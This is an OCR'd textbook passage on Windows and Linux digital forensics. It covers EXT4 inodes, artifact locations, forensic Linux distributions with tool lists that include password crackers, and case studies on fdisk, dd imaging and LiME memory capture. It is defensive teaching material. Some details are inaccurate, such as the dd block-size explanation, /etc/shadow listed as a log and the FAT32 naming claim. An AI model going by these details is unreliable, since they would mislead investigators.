


Figure 2-40. *Deleted files list*

4. Select the files you want to 'recover' and click on the Recover button (Figure 2-41).




Figure 2-41. *Selecting the files*

5. Give the location where you want to store the recovered files. Here we selected Desktop (Figure 2-42).




Figure 2-42. *Recovery location*

6. We can see below that we have successfully recovered four files (Figure 2-43).




Figure 2-43. *The results*

Summary

Here is what we covered in this chapter:

- Microsoft Windows still remains the most popular operating system for most devices all over the world.
- Digital evidence is any hardware, software, or electronic entity that is related the investigation.
- Volatile evidence is wiped off of the system's memory once the power is turned off. Some examples of volatile evidence are Running Processes, Passwords in clear text, Unsaved/Open files, Recent chat conversations, and Network Connections.
- Non-volatile evidence includes Master File Table, Master Boot Record, Windows Registry, System Logs, Application Events, Recently Accessed Files, Configuration Files, Application files, Temporary files, SWAP files, and Data Files, etc.

- File System defines the method in which data is stored, organized, and retrieved in a drive on a computer.
- It is the final version of the File Allocation Table (FAT). The '32' denotes the cluster size in FAT32.
- NTFS is New Technology File System. A Windows operating system uses NTFS for storing and retrieving files on a hard disk.
- Based on the evidence obtained forensic investigators create a timeline of events. Timeline creation and analysis allows investigators to segregate evidence and arrange it accordingly.

References

http://airccse.org/journal/nsa/0312nsa09.pdf
https://www.ijcaonline.org/volume5/number10/pxc3871326.pdf
http://foremost.sourceforge.net/pkg/foremost-1.5.7.tar.gz
http://aut.researchgateway.ac.nz/bitstream/handle/10292/7224/GohTT.pdf?sequence=3
http://www.cs.hku.hk/cisc/forensics/papers/09_06.pdf
https://www.ijser.org/researchpaper/Exploring-Static-and-Live-Digital-Forensic-Methods-Practices-and-Tools.pdf
https://ijcsmc.com/docs/papers/June2015/V4I6201595.pdf
https://resources.sei.cmu.edu/asset_files/Handbook/2005_002_001_14429.pdf
https://docs.microsoft.com/en-us/windows/desktop/fileio/master-file-table
http://mbrwizard.com/

CHAPTER 3

Linux Forensics

Linux is a UNIX-like open source operating system gifted to the world by Linus Torvalds. Here the word open source sticks out as it refers to the licensing nature of Linux. Being open source means that Linux is free and not owned by anyone. The source code is available to download and use for the public. Linux stays free as it is distributed under a GNU General Public License (GPL). This makes Linux a popular choice for computer enthusiasts and developers. Linux is a fast and secure alternative to other operating systems.

In 1991, Torvalds was a college student in Helsinki, Finland where he was working on creating his own operating system. What he developed was the Linux kernel, which is the core of Linux. He uploaded his work on to the internet, and coding enthusiasts all over the world kept adding their inputs to it; this sparked the community-driven Linux operating system.

Linux is a crucial part of the IT industry; it powers most of the supercomputers around the world, which are used in meteorology, statistics, and advanced computing.

Linux comes in numerous different versions called distributions: for example, Ubuntu, Debian, Fedora, SUSE, etc. Developers use the Linux kernel to create object-specific distributions. There are Linux distributions, which are designed to carry out specific tasks as they are configured for them. For example, Debian is ideal for servers; Santoku is ideal for Mobile forensics whereas Ubuntu, which is a derivative of Debian, is also a popular choice for servers, cloud computing, and mobile devices running on Ubuntu Linux; and Kali Linux, DEFT, Parrot, etc., are also ideal choices for penetration testing and digital forensic analysis.

Linux systems were earlier associated with black screens, command-line working, and dull desktops. This is a big misconception; Linux systems are modern with state-of-the-art GUI and customizable desktops. Linux still has the Terminal at its core, which most users use to input and execute commands, but modern systems have an equally capable GUI and other tools, which allow users to operate a Linux system with total ease.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_3

Popular Linux Distributions

Linux has come a long way from being a command-line interface to having a Graphical user interface and a user-friendly desktop environment. Linux systems come with lots of open source and free tools to enhance the user experience. Here is a list of a few popular Linux Distributions that are commonly used.

Red Hat Linux

Red Hat Linux is the commercial version of the Linux distribution used extensively by large corporations, banks, and offices. Red Hat is associated with powering most of the Fortune 500 companies in their daily operations.

Ubuntu

Developed and maintained by Canonical, Ubuntu is one of the most popular Linux distributions among home users and professionals. Ubuntu has been revolutionary in promoting Linux among non-Linux users with its attractive features and strong performance. Many other Linux distributions are based on Ubuntu.

Fedora

Fedora is a Linux distribution sponsored by Red Hat and developed by the community-supported Fedora Project. It contains various free and open source software and aims to be on the leading edge of such technologies.

Debian

Debian is a Unix-like operating system, started by Ian Murdock on August 16, 1993. It is one of the earliest operating systems based on Linux Kernel and officially contains only free software. Any non-free software can be downloaded and installed from the Debian repositories. Debian is the largest collection of software in the world, having access to online repositories, which contain over 51,000 packages.

SUSE

SUSE is a Unix-based operating system built on top of the free and open source Linux kernel. SUSE Linux an acronym of "Software and System-Entwicklung" (software and systems development). It is of German origin, and it was mainly developed in Europe. The first version appeared in early 1994, making it one of the oldest Linux distributions.

Mint

Mint is a Debian- and Ubuntu-based Linux distribution, which aims to provide its users with a modern, elegant, and comfortable operating system.

Arch Linux

Arch is an independently developed Linux distribution, which is aimed at providing users a simple and minimalist environment for computing.

Linux Lite

Linux Lite is a free operating system based on Debian and Ubuntu, and it uses Xfce, which is a lightweight desktop environment. Xfce is similar to the Windows interface, and therefore Linux Lite it is a preferred choice for users who want to switch from Windows to Linux. It comes with lots of preinstalled applications like Dropbox, VLC, LibreOffice, etc.

File System

Linux supports many file system formats, but the default file system for modern Linux system is EXT4. The EXT4 is the successor of the EXT2 and EXT3 file systems, and it offers improved performance, reliability, and capacity. Improvements include Metadata and Journal checksums, which improved reliability.

Another upgrade in EXT4 is the introduction of extents. Extents allow a more efficient way to map blocks of data together. It groups contiguous blocks together by performing multiblock allocation at the time of file creation. This reserves a group of inodes together. Whenever a file is created or saved, it gets indexed by a number or inode. These inodes have multiple attributes attached to it, which is the metadata. EXT4 file system and inode structure. It is shown in Figures 3-1 and 3-2.

When a file gets deleted in the EXT4, the inode is unlinked from the file. However, the metadata will still stay in the system until it is linked with other files; once the links are removed, all the metadata will be lost.




***Figure 3-1.** Inode structure in EXT4 file system*




***Figure 3-2.** The inode stores information about each file and enables the EXT file system to locate all of the data belonging to it*

Forensic Process for Linux Systems

A forensic investigator will follow the same protocol for the forensic examination of a Linux system as for Windows. Linux and Windows both have Volatile and nonvolatile evidence, and when it comes to open source tools, most of them are multiplatform. The approach is slightly changed as the artifacts are located at different places, and different tools will be required to obtain them.

Forensic Artifacts

Just like Windows, there are important artifacts in Linux systems that have high forensic significance. There are similar artifacts such as User files, Timestamps, Log Files, Network log, information files, System configuration files, etc. Following is a list of important directories in Linux.

Directory	Description
`/bin`	The essential command binaries
`/boot`	Files required for the system bootloader
`/dev`	Device files
`/etc`	System configuration files
`/home`	Home directories
`/lib`	Shared libraries and kernel modules
`/media`	Mount points for removable media
`/opt`	Add-on application packages
`/root`	Root user home directory
`/sbin`	System binaries
`/tmp`	Temporary files
`/var/logs`	Centralized repository of log files

These locations have important files related to the system and user. Cyber forensics experts are needed to examine these locations and the data it houses.

Special Artifacts

We discussed important directories; now we'll see the important artifacts in these directories, which are important evidence in any audit or cyber forensics investigation.

Artifacts	Location
User profile	/home/$USER
System and Application logs	/etc
Operating system information	/etc/os-release
Operating system install	/root/install.log
Host/ Computer name	/etc/hostname
IP address, DNS	/var/log
Time Zone Information	/etc/timezone
User login History	/var/log/auth.log
Recently Accessed files	/home/username/local/share/recently-used.xbel
Command History	$HOME/.bash_history

An important thing to address is the fact that as most Linux system are used for a special purpose as a server or back-end support or cloud server, these are vulnerable to malware attacks due to the following reasons:

1. Flaws in protocol designs or lacking security checks within the source code.
2. Programming defects and misconfigurations resulting in security vulnerability.
3. Lack of patch management.
4. Outdated third-party applications such as Apache, MySQL, OpenSSL, etc.
5. Most of the software packages come with default configurations; and while most of the settings are functions, some of them might negatively impact security measures.

Linux Distributions Used for Forensic Analysis

Linux systems can be used for forensic analysis and penetration testing as well. They come with lots of free open source tools built in to them for forensic analysis of digital evidence. Here are a few Linux distributions that can be used as forensic workstations by a Forensic Investigator.

Kali

Formerly known as Backtrack and built on a Ubuntu platform, today Kali is the most popular Linux distribution used for digital forensics built on Debian. Developed by Offensive Security, Kali Linux has a rich community and is very popular and has many resources available online for its users.

	Tools in Kali
Forensics	• Autopsy • Binwalk • Capstone • chntpw • dc3dd • ddrescue • DFF • diStorm3 • Dumpzilla • Extundelete • Foremost • Galleta • Guymager • iPhone backup analyzer • p0f • pdf-parser • pdgmail • REgRipper • Volatility • Xplico

	Tools in Kali
Password tools	• Acccheck • BruteSpray • CeWL • cisco-auditing-tool, findmyhash

Apart from these tools, Kali has numerous other tools, which are useful in Information Security, as well as many more tools to boost up Kali's arsenal of them.

DEFT

Digital Evidence and Forensics Toolkit or DEFT is an Italian-made Linux distribution. DEFT comes loaded with some of the industry's best free and open source tools.

The goal of DEFT is to provide a well-designed and equipped environment for law enforcement agencies, cyber forensic experts, and military and government agencies for forensic investigations.

DEFT has a very well-curated set of tools, which makes it a great choice for Forensics.

	Tools in DEFT Linux
Artifact extraction	• Extractmsg, • Readpst, • Msgconvert • Rifiuiti2 • Reglookup, • pl • Evtxtract
Data recovery	• Catfish • Testdisk • Scalpel • Bulk_extractor

	Tools in DEFT Linux
Imaging	• Affcat • Affcopy • Affcrypto • Affsign • Cyclone • Guymager
Hashing	• Ssdeep • Md5deep • sha256sum • sha512sum
Live Forensics	• Evolve • Evtxtract • Rekall • Volatility
Malware Analysis	• Analyzepdf • Balbuzard • Damm • Mastiff • Chkrootkit • Brxor • Clamscan • Yara • Rkhunter • Unxor.py • Cuckoo • Muliscanner
Mobile Forensics	• ADB • Fastboot • Bitpim • Apktool • Ipddump • idevicebackup2 • iphonebackupanalyzer2

	Tools in DEFT Linux
Mount	• Bdemount • Dislocker • vmdkmnt
Network Forensics	• ccze • Lnav • Multitail • CapAnalysis • Driftnet • Ettercup • Nmap • Tshark • Wireshark • Xplico • Kismet • Aircrack-ng
Picture forensics	• Exifprobe • Vinetto • Outguess • Mat • Stagedetect
Password recovery	• Cmospwd • Cup • Hashcat • John the ripper • Pdfcrack • xhydra
Misc	• Maltego community • Tinfoleak

	Tools in DEFT Linux
Timeline	• Hfind • blkcalc • blkcat • fls • ifind • jcat • mmcat • mactime • sorter • srch_strings • fiwalk • log2timeline.py • jpeg_extract • psort.py

Parrot

Parrot OS is a Linux distribution focused on cybersecurity and forensics. It was developed by Frozenbox Network and is based on Debian. Parrot OS is a modern, lightweight Linux distribution with a very detailed and elegant GUI. It was one of the first distributions to introduce anti-forensic tools to the world.

Santoku Linux

Santoku Linux is a specialized mobile forensic Linux platform sponsored by NowSecure. Santoku has a wide array of tools built to carry out general, mobile forensic investigations. It is based on the Ubuntu platform. It is capable of imaging NAND, media cards, and RAM; and it also performs mobile malware analysis.

Blackbuntu

Blackbuntu is a Linux operating system distribution that is mainly used for penetration testing and digital forensics. Blackbuntu is designed for computer security, penetration testing, information security, and internet security.

Paladin Linux

Developed by Sumuri, Paladin is a versatile Linux distribution, which is based on Ubuntu. It is one of the most beautifully crafted forensic suites available in the market. With over 100 tools spanning across 33 categories, Paladin is fully equipped to take on any forensic challenge.

CAINE

CAINE is an acronym for Computer Aided Investigation Environment. It is a Linux distribution built for Digital Forensic Investigation. It offers a complete forensic environment and user-friendly GUI. This project is completely open source.

Challenges

The fundamental approach to a forensic examination of a Linux system remains the same as for any other operating system. However, it is important to note that there are few changes in the design of the Linux system, which the cyber forensic experts need to make note of.

First, Linux does not have a central Registry like Windows. The data is scattered across the OS, which has to be collected from multiple sources. Second, metadata for files is zeroed when it is deleted. This becomes a huge problem at the time for data recovery.

Over a period of time, Linux systems have gained significant popularity and have seen a growth in its user base; however, compared to Microsoft Windows, it is still used in very few home systems in comparison. Due to such low numbers of systems, there not been a lot of buzz to create specialized forensic tools for Linux systems.

Linux is mostly used for advanced computing needs like server systems or corporate computing, whereas in home systems it serves as a desktop/notebook operating system. We mentioned that there are numerous Linux distributions that are designed for specific tasks or have unique USPs. This is the challenge that a cyber forensic examiner faces when a Linux machine is encountered. Although these Linux distributions have “the Linux kernel” at the core distribution, the developers put unique code above it to create vivid and special operating systems.

Cyber forensic experts will need to study the operating system to obtain the forensically important artifacts and use compatible tools and techniques. Although the EXT4 is a strong and stable file system, it is still a new feature in modern Linux systems, so there is an issue of tool compatibility with it.

Linux tools are mostly command line and therefore not the easiest to use. This is due to less demand and less availability of Linux forensic tool developers. But with changing times, this is sure to change in the due course of time; and more tools are expected to be seen in the future.

Differences Between Windows and Linux from a Forensics Perspective

Here is a table that highlights the differences between Windows and Linux.

Windows	Linux
Windows has a central Registry that is used for collecting and storing the configuration settings of Windows components, installed hardware & software applications, etc.	Linux does not have a central Registry like Windows. The data is scattered across the OS, which has to be collected from multiple sources.
Windows supports FAT (with its variations) or NTFS file systems.	Linux supports EXT (with its variations) file system.
Most of the tools are GUI based and easy to understand or use.	Most of the Linux tools are command line and not GUI based, and hence they are not the easiest ones to use.
In Windows, you can have many user accounts with administrative privileges.	Linux has only one administrative account called root. Root account has complete control of the system.
In Windows, you can find file permissions in the Security tab of Properties section of My Computer, and they are kept in Registry.	In Linux, by running the **ls l** command on a directory or on a particular file, you can view these file permissions.
Windows has a Recycle Bin folder to store deleted files, and these deleted files can be recovered from it.	Linux distributions have Trash functions that contain deleted files of the particular user.

Windows	Linux
In Windows, a Computer Forensics 'write blocker' device (it allows gathering the data without writing anything on the drive) is used during the examination of the suspect's hard drive.	In Linux, the examiner has to manually select to mount the file system as read-only.
In Windows, default location of Event Viewer log files is in the folder:**%SystemRoot%**\System32\Config	In Linux, configuration files and system logs are stored at: /etc/passwd, /etc/shadow, /etc/hosts, /etc/sysconfig, /etc/syslog.conf

Case Study: Listing Partitions

Understanding the details about a suspect drive is a primary step while doing image acquisition. The goal should be gathering as much information about the size, file format type, and other relevant details beforehand. The fdisk command utility reports and manipulates a disk partition table. It is present in almost all Linux and macOS machines.

1. Type **fdisk -h** for a quick overview of arguments that can be passed with it. See Figure 3-3.

```
noobnet@ubuntu: ~
noobnet@ubuntu:~$ fdisk -h

Usage:
 fdisk [options] <disk>      change partition table
 fdisk [options] -l [<disk>] list partition table(s)

Display or manipulate a disk partition table.

Options:
 -b, --sector-size <size>      physical and logical sector size
 -B, --protect-boot            don't erase bootbits when create a new label
 -c, --compatibility[=<mode>]  mode is 'dos' or 'nondos' (default)
 -L, --color[=<when>]          colorize output (auto, always or never)
                                 colors are enabled by default
 -l, --list                    display partitions end exit
 -o, --output <list>           output columns
 -t, --type <type>             recognize specified partition table type only
 -u, --units[=<unit>]          display units: 'cylinders' or 'sectors' (default)
 -s, --getsz                   display device size in 512-byte sectors [DEPRECATED
]
     --bytes                   print SIZE in bytes rather than in human readable f
ormat

 -C, --cylinders <number>      specify the number of cylinders
 -H, --heads <number>          specify the number of heads
 -S, --sectors <number>        specify the number of sectors per track

 -h, --help     display this help and exit
 -V, --version  output version information and exit

Available columns (for -o):
 gpt: Device Start End Sectors Size Type Type-UUID Attrs Name UUID
 dos: Device Start End Sectors Cylinders Size Type Id Attrs Boot End-C/H/S
      Start-C/H/S
 bsd: Slice Start End Sectors Cylinders Size Type Bsize Cpg Fsize
 sgi: Device Start End Sectors Cylinders Size Type Id Attrs
 sun: Device Start End Sectors Cylinders Size Type Id Flags

For more details see fdisk(8).
noobnet@ubuntu:~$
```

Figure 3-3. *Fdisk help command*

2. Type `fdisk -l` to get a listing of all available drives and the partition information. This is shown in Figure 3-4.




Figure 3-4. *fdisk list command*

3. Here in Figure 3-4, we can see that there are two hard drives on the system: `/dev/sda` and `/dev/sdb`. Linux stores disk names in alphabetical order. Here `/dev/sda` is our first hard drive of size 20GB and contains three partitions, namely `/dev/sda1`, `/dev/sda2`, and `/dev/sda5`. `/dev/sdb` is our second hard drive of size 5GB, which we are going to use for imaging in the next step.

After we get the list of hard disks on the system, we can create a `dd` image of the disk or a hard drive or flash drive. `dd` is a command-line utility for Unix operating systems, and its main functionality is copying and converting files. Here we are going to use this utility to create an image of the partition on Linux system.

Use the following command as shown in Figure 3-5.

```
dd if=/dev/sdb of=image.001 bs=1M status=progress
```

- Here `'if=/dev/sdb'` means read from partition `/dev/sdb`.
- `'of=image.001'` means write the contents of partition `/dev/sdb` to `image.001` file.
- `'bs=2M'` means read and write 2048 i.e. 2MB of file at a time.
- `'status=progress'` to show the status of number of bytes copied to the file.

```
noobnet@ubuntu: ~
noobnet@ubuntu:~$ sudo dd if=/dev/sdb of=image.001 bs=2M status=progress
5104467968 bytes (5.1 GB, 4.8 GiB) copied, 12.0025 s, 425 MB/s
2560+0 records in
2560+0 records out
5368709120 bytes (5.4 GB, 5.0 GiB) copied, 12.4124 s, 433 MB/s
noobnet@ubuntu:~$
```

Figure 3-5. *dd command on Linux*

Case Study: Memory Acquisition of Linux System

Let's perform memory acquisition of a Linux system using LiME tool. LiME is an open source tool. It is better for memory acquisition because during acquisition, it minimizes its interaction between the user and kernel space processes, which allow it to produce memory captures that are more forensically sound. LiME can also be used to capture Android memory.

1. We will clone the LiME source code from the git repository `https://github.com/504ensicsLabs/LiME/`.

2. The command to clone the source code is git clone `https://github.com/504ensicsLabs/LiME/` shown in Figure 3-6.

```
user@ubuntu: ~
user@ubuntu:~$ git clone https://github.com/504ensicsLabs/LiME.git
Cloning into 'LiME'...
remote: Enumerating objects: 13, done.
remote: Counting objects: 100% (13/13), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 255 (delta 4), reused 9 (delta 3), pack-reused 242
Receiving objects: 100% (255/255), 1.59 MiB | 454.00 KiB/s, done.
Resolving deltas: 100% (123/123), done.
Checking connectivity... done.
user@ubuntu:~$ 
```

Figure 3-6. *Downloading LiME tool*

3. Now we will build the source code so that we can get the kernel object. Change the directory to LiME and then go to the `src directory`. Type the command `make` to create the kernel object. The whole procedure is shown in Figure 3-7.

Figure 3-7. *Creating kernel object*

4. To capture RAM contents, type the following command as shown in Figure 3-8. You can use any path to save the memory file, including the external drive, but make sure that the external drive has been mounted.

```
sudo insmod ./lime-4.15.0-29-generic.ko "path=../Linux_
Memory.mem format=raw"
```




Figure 3-8. *Creating memory image*

5. Figure 3-9 shows the memory captured in the `Linux_Memory.mem` file.

